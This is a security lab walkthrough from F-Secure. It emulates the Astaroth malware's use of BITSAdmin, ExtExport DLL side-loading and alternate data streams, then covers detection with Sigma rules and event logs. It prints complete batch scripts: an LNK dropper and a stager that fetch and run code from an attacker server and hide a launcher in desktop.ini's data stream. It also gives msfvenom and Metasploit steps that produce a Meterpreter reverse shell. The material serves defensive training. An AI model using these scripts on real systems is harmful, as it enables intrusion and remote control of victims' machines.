Attack Detection Fundamentals: Code Execution and Persistence - Lab #1

labs.f-secure.com/blog/attack-detection-fundamentals-code-execution-and-persistence-lab-1/

In the second part of F-Secure Consulting's Attack Detection Workshop series, covering *Code Execution* and *Persistence,* we explored a number of offensive techniques for achieving code execution and maintaining a foothold within a target environment. We emulated the TTPs used by Astaroth malware to do this, and saw how living-off-the-land binaries (LOLBins), DLL side-loading and alternate data streams could be put to use by threat actors. We also explored the detection strategies that can be employed to spot these using our own detection stacks. The following blog provides a step-by-step guide to recreating the demos from that *Code Execution* and *Persistence* workshop, as well as exercises to further the reader's understanding of the concepts shown.

For this first lab we are going to carry out a simplified simulation of a real Astaroth compromise, much like the ones we have detected. Although the flow of the Astaroth malware is a lot more sophisticated and stealthier than what it is proposed here, the core techniques will remain the same. Specifically, we are going to focus on the two new techniques the latest iteration of the malware incorporates, explaining how the actors behind the campaign used them to achieve their goals.

In the same manner, we are also going to explain the different ways these techniques can be detected, providing examples of the different tools we can use to do it. The goal of this lab is therefore to provide the reader with a basic knowledge on how this attacks occur and how they can be detected.

For better context, an introduction to this campaign and to each of these techniques is provided.

DISCLAMER: Set up of the tools and the testing environment might not be covered comprehensively within this lab. We will assume basic familiarity with Linux/Windows command line and the ability of the reader to deploy the necessary frameworks. For that, it is recommended to follow the suggested references for the official tutorials and walkthrough published by the framework's author.

References

Required Tools

- Attacking VM - Kali Linux
- Target VM (Windows with AV and Firewall disabled)
- SimpleHTTPServer (Python module)
- Metasploit

Astaroth Malware

Astaroth is a malware campaign that has always made heavy use of obfuscation, fileless techniques and legitimate system tools (also known as Living-off-the-Land binaries or LOLBins) in order to avoid detection. In its latest form, seen first in February and still active, the malware ditched the use of Windows Management Instrumentation Command-line (WMIC) and adopted two new, less common techniques:

- Abuse of Alternate Data Streams (ADS)
- Abuse of ExtExport.exe LOLBin.

Through these techniques, the malware was able to get access to the victim's system, deliver the payloads and execute them in an even stealthier manner than in previous campaigns.

Living-off-the-Land Binaries (LOLBins)

Living-off-the-Land Binaries or LOLBins is a term to refer to any binaries that are already part of the operating system and that can be abused by malicious actors to perform actions they were not intended to. They are very helpful for attackers for two main reasons:

- They can be used as they are, without the need to deliver any new files or modify them.
- They provide the perfect way to bypass detection mechanisms.

This definition can also be expanded to include libraries and scripts, which are known as LOLBAS (Living-off-the-Land Binaries, Scripts and Libraries) further expandind the toolset readily available to the attacker.

In the lab, as with the real Astaroth malware, we are going to focus on the next two LOLBins.

BITSAdmin

The Background Intelligent Transfer Service Admin (or BITSAdmin) is a Windows command-line tool whose main purpose is to manage download and upload jobs, while allowing us to monitor their progress. However, there are many different ways how this tool can and has historically been abused, with attackers using it for anything from file transfer to code execution. Some of these examples are detailed below:

File Download

```
bitsadmin /transfer <job_name> /priority <priority> <remote_path> <local_path>

bitsadmin /create 1 bitsadmin /addfile 1 https://live.sysinternals.com/autoruns.exe c:\data\playfolder\autoruns.exe bitsadmin
/RESUME 1 bitsadmin /complete 1
```

File Copy

```
bitsadmin /create 1 & bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe & bitsadmin /RESUME 1 &
bitsadmin /Complete 1 & bitsadmin /reset
```

Code Execution

```
bitsadmin /create 1 & bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe & bitsadmin
/SetNotifyCmdLine 1 c:\data\playfolder\cmd.exe NULL & bitsadmin /RESUME 1 & bitsadmin /Reset
```

Persistence

```
bitsadmin /Create <job_name>
bitsadmin /Addfile <job_name> <remote_path> <local_path>
bitsadmin /SetNotifyFlags <job_name> 1
bitsadmin /SetNotifyCmdLine <job_name> <program_name> [program_parameters]
bitsadmin /SetMinRetryDelay <job_name> 30
bitsadmin /Resume <job_name>
```

In this lab we are going to use BITSAdmin to transfer the payloads, but I strongly recommend the reader go over the list of references on this walkthrough and explore all its possible uses and tips on how to detect them.

ExtExport

ExtExport.exe is a utility that comes bundled with Internet Explorer that looks and loads DLLs with the following names:

- mozcrt19.dll
- mozsqlite3.dll
- sqlite3.dll

An attacker can abuse this tool by passing it a path ("C:\test" in the below example) where a malicious DLL is stored.

```
Extexport.exe c:\test foo bar
```

ExtExport.exe will then side-load it and the embedded payload will be executed.

Alternate Data Streams (ADS)

Alternative Data Streams (ADS) are a property of every entry on the Master File Table (MFT) of NTFS formatted file systems, that can be used to store arbitrary data. When used maliciously, this can be abused as a defense evasion and code execution technique, by hiding complete files from normal methods of detection, and providing the ability to access them at a later time.

Hiding Files in ADS

```
type <filepath> <target_file:ads>
```

Executing Files Stored in ADS

```
<command> <target_file:ads> [arguments]
```

An important thing to note here is that the command to execute the file hidden in the ADS will be different depending on the format of said file.

Unsurprisingly, this technique can also be abused as a means to achieve or help achieving persistence.

Walkthrough


1 - Dropper Creation

First of all, we need to create a dropper file that will imitate the one users received after clicking on the malicious link in the Astaroth campaign, and that kickstarts the whole compromise process. To do this, we are going to write a helper batch file that will use a temporary VBScript to create the final LNK dropper file.

Simply copy the code below to your favourite IDE, give it a .bat extension, move it to the Windows VM and execute it to create the dropper in LNK format.

```
@echo off

setlocal enabledelayedexpansion

rem Create a dropper in LNK (shortcut) format that will download and execute the CMD stager.

set SERVER=http://<attacking_ip>/

set PATH_PUBLIC_DIR=C:\Users\Public\Libraries\raw\
rem Create the target directoty if it does not exist.
if not exist "%PATH_PUBLIC_DIR%" mkdir %PATH_PUBLIC_DIR%

set DROPPER_LNK=clickme.lnk
set STAGER_CMD=stager.cmd
set DROPPER_LNK_CREATE=dropper_lnk_create.vbs

set URL_STAGER_CMD=%SERVER%%STAGER_CMD%

set PATH_DROPPER_LNK_CREATE=%PATH_PUBLIC_DIR%%DROPPER_LNK_CREATE%
set PATH_DROPPER_LNK=%PATH_PUBLIC_DIR%%DROPPER_LNK%
set PATH_STAGER_CMD=%PATH_PUBLIC_DIR%%STAGER_CMD%

rem Use a temporary VBScript to create the LNK dropper.
rem The LNK dropper will contain code to download, execute and delete the CMD stager.
echo Set oWS = WScript.CreateObject("WScript.Shell") > %PATH_DROPPER_LNK_CREATE%
echo sLinkFile = "%PATH_DROPPER_LNK%" >> %PATH_DROPPER_LNK_CREATE%
echo Set oLink = oWS.CreateShortcut(sLinkFile) >> %PATH_DROPPER_LNK_CREATE%
echo oLink.TargetPath = "C:\Windows\System32\cmd.exe" >> %PATH_DROPPER_LNK_CREATE%
echo oLink.Arguments = "/c bitsadmin /transfer 1 /priority FOREGROUND %URL_STAGER_CMD% %PATH_STAGER_CMD% & call
%PATH_STAGER_CMD% & del %PATH_STAGER_CMD%" >> %PATH_DROPPER_LNK_CREATE%
echo oLink.Save >> %PATH_DROPPER_LNK_CREATE%
cscript %PATH_DROPPER_LNK_CREATE%
del %PATH_DROPPER_LNK_CREATE%
```

Notably, within this script we can see the construction of our BITSAdmin command using the "/transfer" flag.



When we execute the dropper, it will connect back to the attacking server, download the stager payload, execute it and delete it.

NOTE: You can discard this batch file after the dropper has been created, as this is not really part of the simulation. Alternatively, you can use any other method you prefer to create the shortcut file.

2 - Stager Creation

Next we are going to write the stager. As mentioned in the introduction this is going to be a simplified simulation of the attack flow of the real threat, but we will still keep the main focus on the usage of LOLBins and Alternate Data Streams as a means of downloading, hiding and executing our payloads.

The code that follows this text downloads the final Meterpreter payload in DLL format using Bitsadmin.

```
bitsadmin /transfer <job_name> /priority FOREGROUND <remote_filename> <local_filename>
```

This payload then gets renamed to one of three DLL names that Extexport looks for (mozcrt19.dll, mozsqlite3.dll or sqlite3.dll) and stored in C:\Users\Public\Libraries\raw, where the Extexport utility will find it.

For this to happen we need some launcher code first. This is going to be generated by a small VBScript that we will drop to disk, then copy into the ADS of desktop.ini and finally delete it, effectively hiding it from unwanted attention.

```
type <evil_file> <target_file:evil_file> && erase <evil_file>
```

Now that our newly-created launcher generator script is safely stored, we can execute it to get the launcher file in shortcut format (.lnk).


```
cscript <target_file:evil_file>
```

This small program will use the Extexport LOLBin, which is a legitimate utility shipped as part of Internet Explorer. The code inside the launcher shortcut looks similar to this:


```
C:\Program Files (x86)\Internet Explorer\Extexport.exe <target_directory> <foo> <bar>
```

Finally we can execute our launcher code:

```
start /b <file>
```



Name	Date modified	Type	Size
clickme	6/29/2020 8:47 AM	Shortcut	2 KB
desktop.ini	6/29/2020 8:48 AM	Configuration settin...	0 KB
launcher	6/29/2020 8:48 AM	Shortcut	2 KB
sqlite3.dll	6/26/2020 9:36 PM	Application extension	5 KB



```
C:\Users\Admin>dir /R C:\Users\Public\Libraries\raw
 Volume in drive C has no label.
 Volume Serial Number is 1C37-483C

 Directory of C:\Users\Public\Libraries\raw

06/29/2020  04:29 AM    <DIR>          .
06/29/2020  04:29 AM    <DIR>          ..
06/29/2020  04:12 AM             1,264 clickme.lnk
06/29/2020  04:29 AM                 0 desktop.ini
                                   304 desktop.ini:launcher.lnk:$DATA
06/26/2020  09:36 PM             5,120 mozcrt19.dll
06/26/2020  09:36 PM             5,120 mozsqlite3.dll
06/26/2020  09:36 PM             5,120 sqlite3.dll
               5 File(s)         16,624 bytes
               2 Dir(s)  25,856,741,376 bytes free
```

You can find the whole stager code below.

```
@echo off

setlocal enabledelayedexpansion

set SERVER=http://<attacking_ip>/

set PATH_PUBLIC_DIR=C:\Users\Public\Libraries\raw\
rem Create the target directoty if it does not exist.
if not exist "%PATH_PUBLIC_DIR%" mkdir %PATH_PUBLIC_DIR%

set PAYLOAD_DLL=payload.dll
set TARGET_ADS=desktop.ini
set LAUNCHER_LNK=launcher.lnk
set LAUNCHER_CREATE_VBS=launcher_create.vbs

set URL_PAYLOAD_DLL=%SERVER%%PAYLOAD_DLL%

rem ExtExport.exe looks for any DLL with the following names.
set EXTEXPORT_DLLS[1]=mozcrt19.dll
set EXTEXPORT_DLLS[2]=mozsqlite3.dll
set EXTEXPORT_DLLS[3]=sqlite3.dll

rem Select one DLL filename at random.
set /a _rand=%RANDOM% %% 3 + 1
set EXTEXPORT_DLL=!EXTEXPORT_DLLS[%_rand%]!

set PATH_EXTEXPORT_DLL=%PATH_PUBLIC_DIR%%EXTEXPORT_DLL%
set PATH_LAUNCHER_LNK=%PATH_PUBLIC_DIR%%LAUNCHER_LNK%
set PATH_LAUNCHER_CREATE_VBS=%PATH_PUBLIC_DIR%%LAUNCHER_CREATE_VBS%

set PATH_LAUNCHER_CREATE_ADS=%PATH_PUBLIC_DIR%%TARGET_ADS%:%LAUNCHER_CREATE_VBS%

set PATH_EXTEXPORT_EXE=C:\Program Files (x86)\Internet Explorer\Extexport.exe
set EXTEXPORT_ARGS=C:\Users\Public\Libraries\raw foo bar

rem Download the renamed DLL payload from the server.
bitsadmin /transfer 2 /priority FOREGROUND %URL_PAYLOAD_DLL% %PATH_EXTEXPORT_DLL%

rem Use a temporary VBScript to create the LNK launcher.
rem The launcher will take the renamed DLL payload and load it using ExtExport.
echo Set oWS = WScript.CreateObject("WScript.Shell") > %PATH_LAUNCHER_CREATE_VBS%
echo sLinkFile = "%PATH_LAUNCHER_LNK%" >> %PATH_LAUNCHER_CREATE_VBS%
echo Set oLink = oWS.CreateShortcut(sLinkFile) >> %PATH_LAUNCHER_CREATE_VBS%
echo oLink.TargetPath = "%PATH_EXTEXPORT_EXE%" >> %PATH_LAUNCHER_CREATE_VBS%
echo oLink.Arguments = "%EXTEXPORT_ARGS%" >> %PATH_LAUNCHER_CREATE_VBS%
echo oLink.Save >> %PATH_LAUNCHER_CREATE_VBS%

rem Copy the launcher creation VBScript to the Alternate Data Stream (ADS) of desktop.ini and erase it.
type %PATH_LAUNCHER_CREATE_VBS% > %PATH_LAUNCHER_CREATE_ADS% && erase %PATH_LAUNCHER_CREATE_VBS%

rem Execute the launcher creation VBScript from the Alternate Data Stream (ADS).
cscript %PATH_LAUNCHER_CREATE_ADS%

rem Execute the LNK launcher. This will use ExtExport.exe to side load and execute the DLL payload.
start /b %PATH_LAUNCHER_LNK%
```

This file needs to be stored in your attacking VM in the same folder from where we are going to start our server. When we execute the dropper created in the previous step, this file will be fetched, executed and then deleted.

NOTE: In the second lab we are going to modify this script to achieve persistence by adding this launcher in .lnk format to the StartUp folder.

3 - Payload Generation

In order to generate the malicious DLL file that Extexport will import, we will use msfvenom, a utility of the Metasploit framework used to generate payloads in different formats and for multiple platforms.

To create the payload, enter the following command:


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacking_ip> LPORT=4444 -f dll -o payload.dll
```

Breakdown of the command:

- **-p windows/meterpreter/reverse_https** - Tells msfvenom to generate a payload that will be suitable for the listener we previously created. This value needs to correspond to the one configured in the *exploit/multi/handler* within Metasploit.
- **LHOST=<OUR_IP>** - This will configure the IP address where the payload will connect back to.
- **LPORT=4444** - This will set up the listening port.

- **-f dll** - This generates a payload in the DLL format.
- **-o payload.dll** - will write the payload into a file called *payload.dll*.

If everything worked as expected, you should see something like this:



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.40.128 LPORT=4444 -f dll -o payload.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
Saved as: payload.dll
```


The name of the payload will be later renamed to one of the Extexport DLLs when we copy it to the target machine, as explained in the previous step.

4 - Server Setup

We are going to make use of the SimpleHTTPServer Python module to quickly spin up a HTTP server that will serve our newly-created stager and payload. In the Operation Cobalt Kitty lab in the first workshop, we used Cobalt Strike's web server to achieve this, here SimpleHTTPServer achieves the same thing.

Change to the same directory where our payloads are stored and execute the following command:

```
# python 2.X
python -m SimpleHTTPServer 80

# python 3.X
python -m http.server 80
```



```
root@kali:~/attack_detection_fundamentals/code_exec_persistence# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

This will spin up our web server, and any file in that directory will be accessible by performing a request in the following format:

```
http://<server_ip>/<requested_ file>
```

5 - Listener Setup

To set up the C2 server that will receive the reverse connection from our payload, we will use the Metasploit Framework. Installation and setup of the framework is outside of the scope of this lab and is therefore left as an exercise for the reader.

Start the Metasploit console and configure what, in Metasploit terminology, is known as a "handler":

```
msfconsole
use exploit/multi/handler
```

This will bring you to the handler configuration. Here, we can specify the type of payload we wish to use, and allow us to configure the IP address and port where Metasploit will be listening:

```
# Define the payload used:
set PAYLOAD windows/meterpreter/reverse_tcp

# Define the listening host:
set LHOST <OUR_IP>

# Define the listening port:
set LPORT 4444

# Start the handler:
exploit
```

The description of the payload we have chosen reads "Windows Meterpreter (Reflective Injection), Reverse TCP Stager", which means that this is a Meterpreter implant that communicates back to the Metasploit server over the TCP protocol.


Metasploit uses a specific naming convention for payloads:

```
<platform> / <architecture> / <payload type> / <communication type>
```

Meterpreter is Metasploit's standard implant, and its definition is the following (kindly borrowed from Offensive Security):


Meterpreter is an advanced, dynamically-extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

The C2 framework is now ready to receive connections.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.40.128
LHOST => 192.168.40.128
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.40.128:4444
```

6 - Attack Execution


create_dropper_lnk.bat
create_dropper_lnk.vbs
LNK
clickme.lnk
bitsadmin /transfer 1 /priority FOREGROUND <attacker_server> <local_path> && call <local_path> && del <local_path>
bitsadmin /transfer 2 /priority FOREGROUND <attacker_server> <target_path>
C:_
stager.cmd
create_launcher.vbs
DLL
payload.dll
extexport.exe <target_path> foo bar
LNK
launcher.lnk
cscript.exe <target_file:ads>
INI
desktop.ini:create_launcher.vbs:$DATA
Meterpreter Shell

Now that all the pieces are in place, we are ready to carry out the attack. To do so, we just need to follow the steps detailed below:

1. First, move the "create_dropper_lnk.bat" batch file to the Windows VM that will act as the target (any directory is fine) and execute it. This will create a shortcut file named "clickme.lnk" that will imitate the Infection Vector in the real attack.
2. On the attacking machine, move to the directory where the payloads are stored and set up a HTTP server as described above.
3. Open up a Metasploit console and set up a listener for a reverse Meterpreter shell over TCP, again following the steps already outlined.
4. Back to the target machine, it is time for the user to click on that completely benign-looking file. This will trigger the whole attack chain.
5. Turns out the "clickme" shortcut file is a dropper - who would have thought! After executing, this binary uses BITSAdmin to fetch the next step of the attack chain, a stager batch file. This stager gets automatically executed and performs two actions:
6. First it reaches back to our C2 server, retrieves our DLL payload, renames it and stores it in "C:\Users\Public\Libraries\raw\".

7. Second, it generates a VBS script and copies it to the Alternate Data Stream of "desktop.ini" inside the same directory, hiding it from unwanted eyes. The original script is immediately deleted.
8. This now hidden script is accessed and executed by the stager, creating the final launcher file in shortcut format (.lnk).
9. Almost there! In its final step, the stager executes the shortcut file, which launches ExtExport.exe - a LOLBin bundled in Internet Explorer - pointing to the directory where the suitably-renamed DLL payload is stored. If successful, the DLL is side-loaded and the embedded payload is executed.
10. Voila! A Meterpreter session appears in the terminal of our attacking machine. Good job!

Detection

We are now aware of how the attackers behind the Astaroth campaign conducted a large part of their operation. So how do we detect them?

The following section describes some of the ways in which the abuse of the techniques we just discussed can be detected, with a few insights into some of the implementations Countercept used when facing with this threat.

Most of the tools we are going to use to this end can be categorised as one of the following types:

- Event Logs
- Stand Alone Tools and Scripts
- Sigma Rules

Apart from the event logs, to follow along with some of the examples we recommend installing the following tools:

- Sigma - Sigmac
- Sysmon (SwiftOnSecurity's config will serve us well here)
- Streams

BITSAdmin

As explained in the introduction, although initially designed for download and upload jobs, BITSAdmin can actually be abused by an attacker for a number of different tasks. In the next section we describe some ways in which some of these malicious actions can be detected.

SC Query

BITSAdmin is started as a service, so a quick way to know if an instance is running is to use the sc command to query for the BITS service.

```
sc query bits
```

We could also use events with an EID of 7036 for the BITS service entering a running state.

QMGR Database

The Queue Manager Database (QMGR) is a database that stores the records of all the executed BITS jobs. It can be found in:

```
C:\ProgramData\Microsoft\Network\Downloader\qmgr.db
```

Unfortunately the contents of this database is hex encoded, but a quick workaround to get some useful information from it is to grep or filter for "http" to get a list of all the IPs of the files that have been downloaded using this tool.

Sigma Rules

There are a few already made Sigma rules that cover detection for some of the use cases mentioned above. Here we are going to talk about two of, in our opinion, most useful ones for general purposes.

BITSAdmin Download

This first rule is the most useful for the scenario described in the lab. It detects every instance of BITSAdmin using the /transfer flag to download a file.

```
title: Bitsadmin Download
id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
status: experimental
description: Detects usage of bitsadmin downloading a file
references:
    - https://blog.netspi.com/15-ways-to-download-a-file/#bitsadmin
    - https://isc.sans.edu/diary/22264
tags:
    - attack.defense_evasion
    - attack.persistence
    - attack.t1197
    - attack.s0190
date: 2017/03/09
modified: 2019/12/06
author: Michael Haag
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        Image:
            - '*\bitsadmin.exe'
        CommandLine:
            - '* /transfer *'
    selection2:
        CommandLine:
            - '*copy bitsadmin.exe*'
    condition: selection1 or selection2
fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Some legitimate apps use this, but limited.
level: medium
```

BITSAdmin via PowerShell

Another use case for BITSAdmin we have not spoken about yet is using the following PowerShell cmdlet to start a job.

```
Start-BitsTransfer
```

For example, using:

```
Start-BitsTransfer -Source <source_url> -Destination <destination_path>
```

This next rule would cover us in such scenarios.

```
title: Suspicious Bitsadmin Job via PowerShell
id: f67dbfce-93bc-440d-86ad-a95ae8858c90
status: experimental
description: Detect download by BITS jobs via PowerShell
references:
    - https://eqllib.readthedocs.io/en/latest/analytics/ec5180c9-721a-460f-bddc-27539a284273.html
    - https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1197/T1197.md
author: Endgame, JHasenbusch (ported to sigma for oscd.community)
date: 2018/10/30
modified: 2019/11/11
tags:
    - attack.defense_evasion
    - attack.persistence
    - attack.t1197
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\powershell.exe'
        CommandLine|contains: 'Start-BitsTransfer'
    condition: selection
fields:
    - ComputerName
    - User
    - CommandLine
falsepositives:
    - Unknown
level: medium
```

Event Logs

The following event log contains the download state, source, user and file information for each BITS transfer job carried out on a system:

Microsoft-Windows-BITS-Client/Operational log.evtx

Depending on existing coverage, it might be worth ingesting this log and monitoring for these BITSAdmin events. To filter down the high amount of events, it is worth looking for event ID 59. This will show information on the URL the BITSAdmin job connected to.


bitsadmin evtx

